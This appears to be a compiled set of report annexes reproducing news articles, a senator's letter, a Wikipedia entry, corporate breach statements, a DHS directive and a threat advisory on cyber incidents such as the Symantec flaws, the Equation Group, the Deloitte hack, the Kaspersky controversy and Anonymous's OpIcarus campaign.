- The CSRIC-V working group 10 was charged with the creation of a Risk Assessment Report, as noted in each of their presentations. The working group's publicly available final report only summarizes the findings of the Risk Assessment Report. Please provide me with a copy of the full Risk Assessment Report.
- In each of the past five calendar years, how many breaches have been reported to the FCC through the CPNI breach portal?
    - How many of these were breaches in which SS7 was used to access subscriber information?
- In each of the past five calendar years, how many breaches of customer location data have been reported to the FCC by wireless carriers.

- How many of these were breaches in which SS7 was used to access subscriber information?

- For each SS7-related breach, please describe what steps, if any, the FCC took to investigate the breach.
- For each SS7-related breach, did the FCC notify the individuals whose information was stolen?
  - If not, please explain why the FCC did not notify these individuals.

If you have any questions regarding this request, please contact Chris Soghoian in my office.

Sincerely,

Ron Wyden
United States Senator

ANEXO "L"

http://fortune.com/2016/06/29/symantec-norton-vulnerability/

Consultada el 18 de septiembre de 2018

TECH CHANGING FACE OF SECURITY

Google Found Disastrous Symantec and Norton Vulnerabilities That Are 'As Bad As It Gets'

Google Found Symantec and Norton Vulnerabilities 'As Bad As It Gets' | Fortune

By ROBERT HACKETT June 29, 2016

Google's "project zero" team, a group of security analysts tasked with hunting for computer bugs, discovered a heap of critical vulnerabilities in Symantec (SYMC, +3.21%) and Norton security products. The flaws allow hackers to completely compromise people's machines simply by sending them malicious self-replicating code through unopened emails or un-clicked links.

The vulnerabilities affect millions of people who run the company's endpoint security and antivirus software, rather ironically to protect their devices. Indeed, the flaws rendered all 17 enterprise products (Symantec brand) and eight consumer and small business products (Norton brand) open to attack.

In the words of Tavis Ormandy, an English hacker who works on the Google (GOOG, +1.15%) team: "These vulnerabilities are as bad as it gets"—and have "potentially devastating consequences."


Get Data Sheet, ***Fortune's technology newsletter.***

"An attacker could easily compromise an entire enterprise fleet using a vulnerability

like this," Ormandy writes on a Google blog. "Network administrators should keep scenarios like this in mind when deciding to deploy Antivirus, it's a significant tradeoff in terms of increasing attack surface."

Ormandy's post published soon after Symantec issued advisories of its own, which credit him for reporting the bugs. "An attacker could potentially run arbitrary code by sending a specially crafted file to a user," the notice warns, before mentioning that the company has "verified these issues and addressed them in product updates."

For more on Symantec, watch:



The vulnerabilities affect a "decomposer engine"—a program that unpacks compressed files in order to help scan for potentially malicious ones—that's used across Symantec's products. "It's extremely challenging to make code like this safe," Ormandy writes. To avoid such problems, Ormandy recommends that security vendors use sandboxing, a technique that detonates suspicious code in a secure, virtual environment, as well as security-first software development strategies.

Ormandy further demonstrated that the flaws can be exploited to propagate

computer worms, meaning virally infectious malware. "Just emailing a file to a victim or sending them a link to an exploit is enough to trigger it," he says, "the victim does not need to open the file or interact with it in anyway."

Symantec, which recently purchased the Bain Capital-backed cybersecurity firm Blue Coat for $4.65 billion, also employed open source code that it failed to update even after seven years of use, Ormandy notes. He lists the additional vulnerabilities in that code here.

Ormandy has been on a tear rooting out similarly nasty computer bugs. He helped identify comparable flaws—known technically as buffer overflows and memory corruption vulnerabilities—in products developed by the cybersecurity companies Comodo, ESET, Kaspersky, Fireeye (FEYE, +2.50%), Intel (INTC, +2.16%) Security's McAfee, Trend Micro (TMICY, +3.46%), and others in recent years.

Customers of Symantec should visit the company's website to learn which products have been updated automatically, and which require manual updates.

ANEXO "M"

https://www.offensive-security.com/metasploit-unleashed/information-gathering/,
Consultada el 22 de enero de 2018

Information Gathering in Metasploit

Information Gathering with Metasploit

The foundation for any successful penetration test is solid reconnaissance. Failure to perform proper ***information gathering*** will have you flailing around at random, attacking machines that are not vulnerable and missing others that are.


We'll be covering just a few of these information gathering techniques such as:

- Port Scanning
- Hunting for MSSQL
- Service Identification
- Password Sniffing
- SNMP sweeping

Let's take a look at some of the built-in Metasploit features that help aid us in information gathering.

ANEXO "N"

https://en.wikipedia.org/wiki/Equation_Group ,
Consultada el 19 de junio de 2018



Equation Group - Wikipedia

Not logged in Talk Contributions Create account Log in

Article Talk Read Edit View history Search Wikipedia

WIKIPEDIA
The Free Encyclopedia

Main page
Contents
Featured content
Current events
Random article
Donate to Wikipedia
Wikipedia store

Interaction

Help
About Wikipedia
Community portal
Recent changes
Contact page

Tools

What links here
Related changes
Upload file
Special pages
Permanent link
Page information
Wikidata item
Cite this page

Print/export

Create a book
Download as PDF
Printable version

In other projects

Wikimedia Commons

Languages

Deutsch
فارسی
Français
日本語
Polski
Русский
Slovenščina

Equation Group

From Wikipedia, the free encyclopedia

Equation Group

Type	Advanced persistent threat
Location	United States
Products	Stuxnet, Flame
Parent organization	National Security Agency Tailored Access Operations

"Equation Group" is an informal name for the Tailored Access Operations (TAO) unit of the United States National Security Agency (NSA).[1][2][3][4] Classified as an advanced persistent threat, Kaspersky Labs describes them as one of the most sophisticated cyber attack groups in the world and "the most advanced ... we have seen", operating alongside but always from a position of superiority with the creators of Stuxnet and Flame.[5][6] Most of their targets have been in Iran, Russia, Pakistan, Afghanistan, India, Syria, and Mali.[6]

The name *Equation Group* was chosen because of the group's predilection for sophisticated encryption methods in their operations. By 2015, Kaspersky documented 500 malware infections by the group in at least 42 countries, while acknowledging that the actual number could be in the tens of thousands due to its self-terminating protocol.[6][7]

In 2017, WikiLeaks published a discussion held within the CIA on how it had been possible to identify the group.[8] One commenter wrote that "the Equation Group as labeled in the report does not relate to a specific group but rather a collection of tools" used for hacking.[9]

Contents

1 Discovery
2 Probable links to Stuxnet and the NSA
  2.1 Firmware
  2.2 Codewords and timestamps
  2.3 The LNK exploit
  2.4 Link to IRATEMONK
3 2016 breach of the Equation Group
4 See also
5 References
6 External links

Discovery [edit]

At the Kaspersky Security Analysts Summit held in Mexico on February 16, 2015, Kaspersky Lab announced its discovery of the Equation Group. According to Kaspersky Lab's report, the group has been active since at least 2001, with more than 60 actors.[10] The malware used in their

https://en.wikipedia.org/wiki/Equation_Group[19/06/2018 07:07:27 p. m.]

Українська
中文

Edit links

operations, dubbed EquationDrug and GrayFish, is found to be capable of reprogramming hard disk drive firmware.[5] Because of the advanced techniques involved and high degree of covertness, the group is suspected of ties to the NSA, but Kaspersky Lab has not identified the actors behind the group.

Probable links to Stuxnet and the NSA [edit]

In 2015 Kaspersky's research findings on the Equation Group noted that its loader, "Grayfish", had similarities to a previously discovered loader, "Gauss", from another attack series, and separately noted that the Equation Group used two zero-day attacks later used in Stuxnet; the researchers concluded that "the similar type of usage of both exploits together in different computer worms, at around the same time, indicates that the EQUATION group and the Stuxnet developers are either the same or working closely together".[11]:13

Firmware [edit]

They also identified that the platform had at times been spread by interdiction (interception of legitimate CDs sent by a scientific conference organizer by mail),[11]:15 and that the platform had the "unprecedented" ability to infect and be transmitted through the hard drive firmware of several of the major hard drive manufacturers, and create and use hidden disk areas and virtual disk systems for its purposes, a feat demanding access to the manufacturer's source code of each to achieve,[11]:16–18 and that the tool was designed for surgical precision, going so far as to exclude specific countries by IP and allow targeting of specific usernames on discussion forums.[11]:23–26

Codewords and timestamps [edit]

The NSA codewords "STRAITACID" and "STRAITSHOOTER" have been found inside the malware. In addition, timestamps in the malware seem to indicate that the programmers worked overwhelmingly Monday–Friday in what would correspond to a 08:00–17:00 workday in an Eastern United States timezone.[12]

The LNK exploit [edit]

Kaspersky's global research and analysis team, otherwise known as GReAT, claimed to have found a piece of malware that contained Stuxnet's "privLib" in 2008.[13] Specifically it contained the LNK exploit found in Stuxnet in 2010. Fanny is classified as a worm that affects certain Windows operating systems and attempts to spread laterally via network connection or USB storage. Kaspersky stated that they suspect that because of the recorded compile time of Fanny that the Equation Group has been around longer than Stuxnet.[5]

Link to IRATEMONK [edit]

F-Secure claims that the Equation Group's malicious hard drive firmware is TAO program "IRATEMONK",[14] one of the items from the NSA ANT catalog exposed in a 2013 *Der Spiegel* article. IRATEMONK provides the

attacker with an ability to have their software application persistently installed on desktop and laptop computers, despite the disk being formatted, its data erased or the operating system re-installed. It infects the hard drive firmware, which in turn adds instructions to the disk's master boot record that causes the software to install each time the computer is booted up.[15] It is capable of infecting certain hard drives from Seagate, Maxtor, Western Digital, Samsung,[15] IBM, Micron Technology and Toshiba.[5]

The NSA's listing of its Tailored Access Operations program named IRATEMONK from the NSA ANT catalog.

2016 breach of the Equation Group [edit]

In August 2016, a hacking group calling itself "The Shadow Brokers" announced that it had stolen malware code from the Equation Group.[16] Kaspersky Lab noticed similarities between the stolen code and earlier known code from the Equation Group malware samples it had in its possession including quirks unique to the Equation Group's way of implementing the RC6 encryption algorithm, and therefore concluded that this announcement is legitimate.[17] The most recent dates of the stolen files are from June 2013, thus prompting Edward Snowden to speculate that a likely lockdown resulting from his leak of the NSA's global and domestic surveillance efforts stopped The Shadow Brokers' breach of the Equation Group. Exploits against Cisco Adaptive Security Appliances and Fortinet's firewalls were featured in some malware samples released by The Shadow Brokers.[18] EXTRABACON, a Simple Network Management Protocol exploit against Cisco's ASA software, was a zero-day exploit as of the time of the announcement.[18] Juniper also confirmed that its NetScreen firewalls were affected.[19] The EternalBlue exploit was used to conduct the damaging worldwide WannaCry ransomware attack.

See also [edit]


- Global surveillance disclosures (2013–present)
- United States intelligence operations abroad
- Firmware hacking

References [edit]

1. ^ Fox-Brewster, Thomas (February 16, 2015). "Equation = NSA? Researchers Uncloak Huge 'American Cyber Arsenal'". *Forbes*. Retrieved November 24, 2015.
2. ^ Menn, Joseph (February 17, 2015). "Russian researchers expose breakthrough U.S. spying program". Reuters. Retrieved November 24, 2015.
3. ^ "The nsa was hacked snowden documents confirm". *The Intercept*. 19 August 2016.

ANEXO "O"

https://www2.deloitte.com/global/en/pages/about-deloitte/articles/deloitte-statement-cyber-incident.html
Consultada el 23 de octubre de 2018



Deloitte Statement on Cyber Incident | Deloitte

Search

Location: Global

About Deloitte Contact us

Services Industries Careers

Deloitte in the News

Deloitte Statement on Cyber-Incident

Contact us

Submit RFP

25 September 2017: In response to a cyber incident, Deloitte actions have included the following:

- Implementing its comprehensive security protocol and initiating an intensive and thorough review which included mobilizing a team of cyber-security and confidentiality experts inside and outside of Deloitte
- Contacting governmental authorities immediately after it became aware of the incident; and
- Contacting each of the very few clients impacted

The attacker accessed data from an email platform. The review of that platform is complete.

Importantly, the review enabled us to understand precisely what information was at risk and what the hacker actually did and to determine that:

Explore Content

Key Facts about the Deloitte Email Cyber-Incident

Related topics

https://www2.deloitte.com/global/en/pages/about-deloitte/articles/deloitte-statement-cyber-incident.html[23/10/2018 11:12:21 a. m.]

- Only very few clients were impacted
- No disruption has occurred to client businesses, to Deloitte's ability to continue to serve clients, or to consumers

Deloitte remains deeply committed to ensuring that its cyber-security defences are best in class, to investing heavily in protecting confidential information and to continually reviewing and enhancing cyber security.

Key Facts about the Deloitte Email Cyber-Incident

6 October 2017

In response to a cyber-incident, Deloitte initiated a review to understand the scope of the incident, the potential impact to clients and other stakeholders, and to determine the appropriate cyber-security response. Below we share the key facts regarding this incident.

An attacker compromised account credentials and ultimately gained access to a single Deloitte cloud-based email platform. On discovering unauthorized access to the email platform, we initiated our standard and comprehensive incident response process, which included mobilizing a team of cyber-security and confidentiality experts inside and outside of Deloitte (including Mandiant). We engaged outside specialists to assure ourselves, clients, and other stakeholders that the review was thorough and objective. This team took a variety of actions:

- **Immediately executed steps to stop and contain the attack.**
- **Ascertained the size and scope of the attack.** The team reviewed logs from the incident to understand what the attacker did in the email platform, and it used this information to guide its response to the attack.
- **Determined what the attacker targeted.** The attacker targeted a cloud- based email platform. This system is distinct and

separate from other Deloitte platforms, including those that host client data, collaborative work among Deloitte professionals, engagement systems and other non-cloud based email systems. None of these were impacted. We know from the forensic review conducted by our own cyber professionals, working alongside outside experts, that the attacker was specifically focused on obtaining active credentials.

- **Reviewed materials targeted by the hacker.** This incident involved unstructured data; namely, email. Through a detailed review of logs, Deloitte was able to determine what the attacker actually did and that the number of email messages targeted by the attacker was a small fraction of those stored on the platform. We looked at all of the targeted email messages in a manual document-by-document review process, with careful assessment of the nature of the information contained in each email. By conducting this eyes- on review, we were able to determine the very few instances where there may have been active credentials, personal information, or other sensitive information that had an impact on clients.
- **Contacted impacted clients.** Deloitte contacted each of these very few clients impacted.
- **Alerted authorities.** Deloitte began contacting governmental authorities immediately.
- **Took additional targeted steps to further enhance our overall security architecture.** We expanded our centrally controlled privileged access management system, and completed our roll out of multi-factor authentication (MFA), which was underway at the time of the attack. Now all users of the cloud-based email system and those with credentials with heightened access are part of our MFA system.

The team determined that:

- **The attacker is no longer in Deloitte's**

system. Deloitte, with the assistance of outside experts, has seen no signs of any subsequent activities. We have taken a number of important steps to remove the attacker's access to our environment, including the blocking of IP addresses, disabling accounts, resetting passwords, and implementing enhanced monitoring.

- **No disruption occurred to client businesses, to Deloitte's ability to serve clients, or to consumers.**

Our intensive and thorough review, which is complete, and our continued and significant investments in our cyber-security capabilities, reflect our commitment to protecting the information of Deloitte clients and stakeholders.

Recommendations

Partnering for cyber resilience

Risk & responsibility in a hyperconnected world

Deloitte social media

Join the conversation

Related topics

Conduct Risk

Cyber Risk

Brand & Reputation Risk

Cyber Resilience

Cyber Vigilance

Contact us | Submit RFP | Job search

Get Connected
Newsroom
Home
Social media
Leadership blog
Press releases

Services
Audit & Assurance
Consulting
Risk Advisory
Financial Advisory
Legal

Industries
Consumer
Energy, Resources & Industrials
Financial Services
Government & Public

Careers
Job search
Experienced hires
Students
Life at Deloitte
Alumni

Legal
About Deloitte
Terms of use
Cookies
Privacy
Privacy Shield

ANEXO "P"

https://www.theguardian.com/business/2017/sep/25/deloitte-hit-by-cyber-attack-revealing-clients-secret-emails
Consultada el 23 de octubre de 2018

Deloitte hit by cyber-attack revealing clients' secret emails | Business | The Guardian

Support The Guardian Subscribe Find a job Sign in

News Opinion Sport Culture Lifestyle

Business Economics Banking Money Markets Project B2B More

Deloitte

Deloitte hit by cyber-attack revealing clients' secret emails

Exclusive: hackers may have accessed usernames, passwords and personal details of top accountancy firm's blue-chip clients

Nick Hopkins
Mon 25 Sep 2017
13.00 BST

This article is over 1 year old

12,474

https://www.theguardian.com/business/2017/sep/25/deloitte-hit-by-cyber-attack-revealing-clients-secret-emails[23/10/2018 11:48:48 a. m.]

Deloitte hit by cyber-attack revealing clients' secret emails | Business | The Guardian

Deloitte provides auditing, tax consultancy and cybersecurity advice to banks, multinational companies and government agencies. Photograph: Alamy Stock Photo

One of the world's "big four" accountancy firms has been targeted by a sophisticated hack that compromised the confidential emails and plans of some of its blue-chip clients, the Guardian can reveal.

Deloitte, which is registered in London and has its global headquarters in New York, was the victim of a cybersecurity attack that went unnoticed for months.

One of the largest private firms in the US, which reported a record $37bn (£27.3bn) revenue last year, Deloitte provides auditing, tax consultancy and high-end cybersecurity advice to some of the world's biggest banks, multinational companies, media enterprises, pharmaceutical firms and government agencies.

The Guardian understands Deloitte clients across all of these sectors had material in the company email system that was breached. The companies include household names as well as US government departments.

So far, six of Deloitte's clients have been told their information was "impacted" by the hack. Deloitte's internal review into the incident is ongoing.


https://www.theguardian.com/business/2017/sep/25/deloitte-hit-by-cyber-attack-revealing-clients-secret-emails[23/10/2018 11:48:48 a. m.]

The Guardian understands Deloitte discovered the hack in March this year, but it is believed the attackers may have had access to its systems since October or November 2016.

The hacker compromised the firm's global email server through an "administrator's account" that, in theory, gave them privileged, unrestricted "access to all areas".

The account required only a single password and did not have "two-step" verification, sources said.

Emails to and from Deloitte's 244,000 staff were stored in the Azure cloud service, which was provided by Microsoft. This is Microsoft's equivalent to Amazon Web Service and Google's Cloud Platform.



Microsoft's Azure cloud service. Photograph: Microsoft

In addition to emails, the Guardian understands the hackers had potential access to usernames, passwords, IP addresses, architectural diagrams for businesses and health information. Some emails had attachments with sensitive security and design details.

The breach is believed to have been US-focused and was regarded as so sensitive that only a handful of Deloitte's most senior partners and lawyers were informed.

The Guardian has been told the internal inquiry into how this happened has been codenamed "Windham". It has involved specialists trying to map out exactly where the hackers went by analysing the electronic trail of the searches that were made.

The team investigating the hack is understood to have been working out of the firm's offices in Rosslyn, Virginia, where analysts have been reviewing potentially compromised documents for six months.

It has yet to establish whether a lone wolf, business rivals or state-sponsored hackers were responsible.

Sources said if the hackers had been unable to cover their tracks, it should be possible to see where they went and what they compromised by regenerating their queries. This kind of reverse-engineering is not foolproof, however.

A measure of Deloitte's concern came on 27 April when it hired the US law firm Hogan Lovells on "special assignment" to review what it called "a possible cybersecurity incident".

The Washington-based firm has been retained to provide "legal advice and assistance to Deloitte LLP, the Deloitte Central Entities and other Deloitte Entities" about the potential fallout from the hack.

Responding to questions from the Guardian, Deloitte confirmed it had been the victim of a hack but insisted only a small number of its clients had been "impacted". It would not be drawn on how many of its clients had data made potentially vulnerable by the breach.

The Guardian was told an estimated 5m emails were in the "cloud" and could have been been accessed by the hackers. Deloitte said the number of emails that were at risk was a fraction of this number but declined to elaborate.

"In response to a cyber incident, Deloitte implemented its comprehensive security protocol and began an intensive and thorough review including mobilising a team of cybersecurity and confidentiality experts inside and outside of Deloitte," a spokesman said.

"As part of the review, Deloitte has been in contact with the very few clients impacted and notified governmental authorities and regulators.

"The review has enabled us to understand what information was at risk and what the hacker actually did, and demonstrated that no disruption has occurred to client businesses, to Deloitte's ability to continue to serve clients, or to consumers.

"We remain deeply committed to ensuring that our cybersecurity defences are best in class, to investing heavily in protecting confidential information and to continually reviewing and enhancing cybersecurity. We will continue to evaluate this matter and take additional steps as required.

"Our review enabled us to determine what the hacker did and what information was at risk as a result. That amount is a very small fraction of the amount that has been suggested."

Deloitte declined to say which government authorities and regulators it had informed, or when, or whether it had contacted law enforcement agencies.

Though all major companies are targeted by hackers, the breach is a deep embarrassment for Deloitte, which offers potential clients advice on how to manage the risks posed by sophisticated cybersecurity attacks.

"Cyber risk is more than a technology or security issue, it is a business risk," Deloitte tells potential customers on its website.

"While today's fast-paced innovation enables strategic advantage, it also exposes businesses to potential cyber-attack. Embedding best practice cyber behaviours help our clients to minimise the impact on business."

Deloitte has a "CyberIntelligence Centre" to provide clients with "round-the-clock business focussed operational security".

"We monitor and assess the threats specific to your organisation, enabling you to swiftly and effectively mitigate risk and strengthen your cyber resilience," its website says. "Going beyond the technical feeds, our professionals are able to

contextualise the relevant threats, helping determine the risk to your business, your customers and your stakeholders."

In 2012, Deloitte, which has offices all over the world, was ranked the best cybersecurity consultant in the world.

Earlier this month, Equifax, the US credit monitoring agency, admitted the personal data of 143 million US customers had been accessed or stolen in a massive hack in May. It has also revealed it was also the victim of an earlier breach in March.

About 400,000 people in the UK may have had their information stolen following the cybersecurity breach. The US company said an investigation had revealed that a file containing UK consumer information "may potentially have been accessed".

The data includes names, dates of birth, email addresses and telephone numbers, but does not contain postal addresses, passwords or financial information. Equifax, which is based in Atlanta, discovered the hack in July but only informed consumers last week.

ANEXO "Q"

https://www.washingtonpost.com/world/national-security/israel-hacked-kaspersky-then-tipped-the-nsa-that-its-tools-had-been-breached/2017/10/10/d48ce774-aa95-11e7-850e-2bdd1236be5d_story.html?utm_term=.ee7c5f62d814

Consultada el 23 de octubre de 2018

Israel hacked Kaspersky, then tipped the NSA that its tools had been breached - The Washington Post

National Security

Israel hacked Kaspersky, then tipped the NSA that its tools had been breached

People walk past the headquarters of the anti-virus firm Kaspersky Lab in Moscow in September. (Sergei Karpukhin/Reuters)

By Ellen Nakashima
October 10, 2017

In 2015, Israeli government hackers saw something suspicious in the computers of a Moscow-based cybersecurity firm: hacking

tools that could only have come from the National Security Agency.

Israel notified the NSA, where alarmed officials immediately began a hunt for the breach, according to people familiar with the matter, who said an investigation by the agency revealed that the tools were in the possession of the Russian government.

Israeli spies had found the hacking material on the network of Kaspersky Lab, the global anti-virus firm under a spotlight in the United States because of suspicions that its products facilitate Russian espionage.

Last month, the Department of Homeland Security instructed federal civilian agencies to identify Kaspersky Lab software on their networks and remove it on the grounds that "the risk that the Russian government, whether acting on its own or in collaboration with Kaspersky, could capitalize on access provided by Kaspersky products to compromise federal information and information systems directly implicates U.S. national security." The directive followed a decision by the General Services Administration to remove Kaspersky from its list of approved vendors. And lawmakers on Capitol Hill are considering a governmentwide ban.

[Local governments keep using this software — but it might be a back door for Russia]

The NSA declined to comment on the Israeli discovery, which was first reported by the New York Times.

Kaspersky said in a statement that "as a private company, Kaspersky Lab does not have inappropriate ties to any government, including Russia, and the only conclusion seems to be that Kaspersky Lab is caught in the middle of a geopolitical fight." The company said it "does not possess any knowledge" of Israel's hack.

The firm's founder, Eugene Kaspersky, said in a blog post last week that his anti-virus software is supposed to find malware from all quarters.

"We absolutely and aggressively detect and clean malware infections no matter the source," he wrote, suggesting that the NSA

hacking tools could have been picked up as malware by the anti-virus program.

In the 2015 case, investigators at the NSA examining how the Russians obtained the material eventually narrowed their search to an employee in the agency's elite Tailored Access Operations division, which comprises hackers who collect intelligence about foreign targets. The employee was using Kaspersky anti-virus software on his home computer, according to the people familiar with the matter.

The employee, whose name has not been made public and is under investigation by federal prosecutors, did not intend to pass the material to a foreign adversary. "There wasn't any malice," said one person familiar with the case, who, like others interviewed, spoke on the condition of anonymity to discuss an ongoing case. "It's just that he was trying to complete the mission, and he needed the tools to do it."

Eugene Kaspersky, chief executive of Russia's Kaspersky Lab. (Pavel Golovkin/AP)

Concerns about Kaspersky have also emerged in the cybersecurity industry, where some officials say that the firm's software has been used not just to protect its customers' computers but also as a platform for espionage.

Over the past several years, the firm has on occasion used a standard industry technique that detects computer viruses but can also be employed to identify information and other data not related to malware, according to two industry officials, who spoke on the condition of anonymity to discuss sensitive information.

The tool is called "silent signatures" — strings of digital code that operate in stealth to find malware but which could also be written to search computers for potential classified documents, using keywords or acronyms.

"Silent detection is a widely adopted cybersecurity industry practice used to verify malware detections and minimize false positives," the company's statement said. "It enables cybersecurity vendors to offer the most up-to-date protection without bothering users with constant on-screen alerts."

Kaspersky is also the only major anti-virus firm whose data is routed through Russian Internet service providers subject to Russian surveillance. That surveillance system is known as the SORM, or the System of Operative-Investigative Measures.

The company said that customer data flowing through Kaspersky's Russian servers is encrypted and that the firm does not decrypt it for the government.

Andrei Soldatov, a Russian surveillance expert and author of "The Red Web," said, "I would be very, very skeptical" of the claim that the government cannot read the firm's data. As an entity that deals with encrypted information, Kaspersky must obtain a license from the FSB, the country's powerful security service, he noted, which "means your company is completely transparent" to the FSB.

It is not publicly known how the Russians obtained the NSA hacking tools in 2015. Some information security analysts have speculated that the Russians exploited a flaw in Kaspersky software to filch the material.

But other experts say the Russians would not need to hack Kaspersky's systems. They say that the material could be picked up through the country's surveillance regime.

The firm is likely to be beholden to the Kremlin, said Steven Hall, who ran the CIA's Russia operations for 30 years. He said that Kaspersky's line of work is of particular interest to Russian President Vladimir Putin and that because of the way things work in Russia, Eugene Kaspersky "knows he's at the mercy of Putin."

"The case against Kaspersky Lab is overwhelming," said Sen. Jeanne Shaheen (D-N.H.), a vocal critic of Kaspersky who has pushed to remove the company's software from federal networks. "The strong ties between Kaspersky Lab and the Kremlin are very alarming."

The federal government has increasingly conveyed its concerns about Kaspersky to the private sector. Over at least the past two years, the FBI has notified major companies, including in the energy and financial sectors, about the risks of using Kaspersky software. The briefings have elaborated on the risks of espionage, sabotage and supply-chain attacks that could be enabled through use of the software. They also explained the surveillance law that enables the Russian government to see data coursing through its domestic pipes.

"That's the crux of the matter," said one industry official who received the briefing. "Whether Kaspersky is working directly for the Russian government or not doesn't matter; their Internet service providers are subject to monitoring. So virtually anything shared with Kaspersky could become the property of the Russian government."

Late last month, the National Intelligence Council completed a classified report that it shared with NATO allies concluding that the FSB had "probable access" to Kaspersky customer databases and source code. That access, it concluded, could help enable cyberattacks against U.S. government, commercial and industrial control networks.

Jack Gillum contributed to this story.

Ellen Nakashima Ellen Nakashima is a national security reporter for The Washington Post. She covers cybersecurity, surveillance, counterterrorism and intelligence issues. She has also served as a Southeast Asia correspondent and covered the White House and Virginia state politics. She joined The Post in 1995. Follow

ANEXO "R"

https://www.dhs.gov/news/2017/09/13/dhs-statement-issuance-binding-operational-directive-17-01

Consultada el 23 de octubre de 2018

DHS Statement on the Issuance of Binding Operational Directive 17-01 | Homeland Security

Homeland Security

News Search

Blog Data Events Fact Sheets Homeland Security LIVE

In Focus Media Contacts Multimedia

National Terrorism Advisory System Podcasts

Press Releases Publications Library Social Hub

Social Media Speeches Testimony News Archive

Comunicados de Prensa

DHS Statement on the Issuance of Binding Operational Directive 17-01

Release Date: September 13, 2017

For Immediate Release
Office of the Press Secretary
Contact: 202-282-8010

WASHINGTON – After careful consideration of available information and consultation with interagency partners, Acting Secretary of Homeland Security Elaine Duke today issued a Binding Operational Directive (BOD) directing Federal Executive Branch departments and agencies to take actions related to the use or presence of information security products, solutions, and services supplied directly or indirectly by AO Kaspersky Lab or related entities.

The BOD calls on departments and agencies to identify any use or presence of Kaspersky products on their information systems in the next 30 days, to develop detailed plans to remove and discontinue present and future use of the products in the next 60 days, and at 90 days from the date of this directive, unless directed otherwise by DHS based on new information, to begin to implement the agency plans to discontinue use and remove the products from information systems.

This action is based on the information security risks presented by the use of Kaspersky products on federal information systems. Kaspersky anti-virus products and solutions provide broad access to files and elevated privileges on the computers on which the software is installed, which can be exploited by malicious

https://www.dhs.gov/news/2017/09/13/dhs-statement-issuance-binding-operational-directive-17-01[23/10/2018 12:17:24 p. m.]

cyber actors to compromise those information systems. The Department is concerned about the ties between certain Kaspersky officials and Russian intelligence and other government agencies, and requirements under Russian law that allow Russian intelligence agencies to request or compel assistance from Kaspersky and to intercept communications transiting Russian networks. The risk that the Russian government, whether acting on its own or in collaboration with Kaspersky, could capitalize on access provided by Kaspersky products to compromise federal information and information systems directly implicates U.S. national security.

The Department's priority is to ensure the integrity and security of federal information systems. Safeguarding federal government systems requires reducing potential vulnerabilities, protecting against cyber intrusions, and anticipating future threats. While this action involves products of a Russian-owned and operated company, the Department will take appropriate action related to the products of any company that present a security risk based on DHS's internal risk management and assessment process.

DHS is providing an opportunity for Kaspersky to submit a written response addressing the Department's concerns or to mitigate those concerns. The Department wants to ensure that the company has a full opportunity to inform the Acting Secretary of any evidence, materials, or data that may be relevant. This opportunity is also available to any other entity that claims its commercial interests will be directly impacted by the directive. Further information about this process will be available in a Federal Register Notice

# # #

Topics: Cybersecurity
Keywords: cyber security, information

Last Published Date: July 17, 2018

ANEXO "S"

http://www.reuters.com/article/us-greece-cenbank-cyber/anonymous-attack-greek-central-bank-warns-others-idUSKCN0XV0RR

Consultada el 22 de enero de 2018

Anonymous attack Greek central bank, warns others

Directory of sites Login Contact Support

World Business Markets Politics TV

Search...

#TECHNOLOGY NEWS MAY 4, 2016 / 3:50 AM / 2 YEARS AGO

Anonymous attack Greek central bank, warns others

Reuters Staff

1 MIN READ

ATHENS (Reuters) - Greece's central bank became the target of a cyber attack by activist hacking group Anonymous on Tuesday which disrupted service of its web site, a Bank of Greece official said on Wednesday.

https://www.reuters.com/article/us-greece-cenbank-cyber/anonymous-attack-greek-central-bank-warns-others-idUSKCN0XV0RR[22/01/2018 07:29:03 p. m.]

Anonymous attack Greek central bank, warns others

A protester wearing a Guy Fawkes mask, symbolic of the hacktivist group "Anonymous", takes part in a protest in central Brussels January 28, 2012. REUTERS/Yves Herman

"The attack lasted for a few minutes and was successfully tackled by the bank's security systems. The only thing that was affected by the denial-of-service attack was our web site," the official said, declining to be named.

Anonymous originated in 2003, adopting the Guy Fawkes mask as their symbol for online hacking. The mask is a stylized portrayal of an oversized smile, red cheeks and a wide moustache upturned at both ends.

"Olympus will fall. A few days ago we declared the revival of operation Icarus. Today we have continuously taken down the website of the Bank of Greece," the group says in a video on You Tube.

"This marks the start of a 30-day campaign against central bank sites across the world."

Reporting by George Georgiopoulos; Editing by Angus MacSwan

Our Standards: *The Thomson Reuters Trust Principles.*

ANEXO "T"

https://security.radware.com/ddos-threats-attacks/threat-advisories-attack-reports/opicarus2017/,

Consultada el 17 de enero de 2018

6/8/2017

Opicarus2017

Abstract

Opicarus is a multiphase operation originally launched by Anonymous on February 8, 2016 and is now entering its fifth phase on June 11, 2017. Its goal is to take down the websites and services associated with the global financial system. These attackers accuse the system with 'corruption' and want to raise public awareness; not financially motivated like cyber-criminals are. Their objective is to target these financial institutions with persistent denial-of-service (DoS) attacks and data dumps. Among the targets of previous attacks are the New York Stock Exchange, Bank of England, Bank of France, Bank of Greece, Bank of Jordan and the Bank of South Korea, among others.

Figure 1: Operation Image of OpSacred

OpSacred – Opicarus Phase 5

Opicarus has become highly organized since it first launched and has evolved into its 5th campaign, named OpSacred. Announced on Facebook on May 12, 2017, hackers posted the documentation, tools and associated Facebook accounts. In the manifesto, Opicarus makes ten statements.

- Governments need to cease and desist all wars
- Governments need to return governance of the masses to the masses.
- Debt wage slavery is evil.
- Greed and materialism is evil
- That when a government no longer serves the needs of it's people that it is the duty of its citizens to resist this tyranny.
- That pollution of our planet for the purposes of greed and resource extraction must stop. We only have one planet and it is sacred.
- That capitalist lobbying of government is corruption.
- That all humanity should enjoy equality.
- That borders and nations are a manmade construct and are disingenuous as we are one.
- That all decisions should be made based on an unconditional love for humanity.

According to a Facebook post [1], Opicarus2017 will start on June 11th and run till June 21st. The post included a target list for the operation that includes most of the organizations targeted during previous phases.

Figure 2: Opicarus Facebook Event Page

Reasons for Concern

This operation has more supporters than previous phases and is very well organized. Attackers have transitioned from suggesting LOIC to a series of scripted tools as well as using VPN's and Tor to mask their identity. They are consolidating this information in centralized location - GitHub page - to make it easier to participants to join the operation.

There are more advanced cyber-attack tools compared to previous campaigns available on the GitHub page. The Github documentation folder contains information about several large organizations. In phase 5, attackers use open source intelligent tools and scanners to visualize and analyze targeted networks. For example, Zed Attack Proxy, Z.A.P., a tool used to find security vulnerabilities in web applications.

Targets

Target list for Opicarus2017 is featured on Pastebin. Targeted sites include the International Monetary Fund, the Federal Reserve of America, and central banks of various countries around the world. The full list is available at **https://pastebin.com/CLePfFRA(https://pastebin.com/CLePfFRA)**

Opicarus DDoS Arsenal

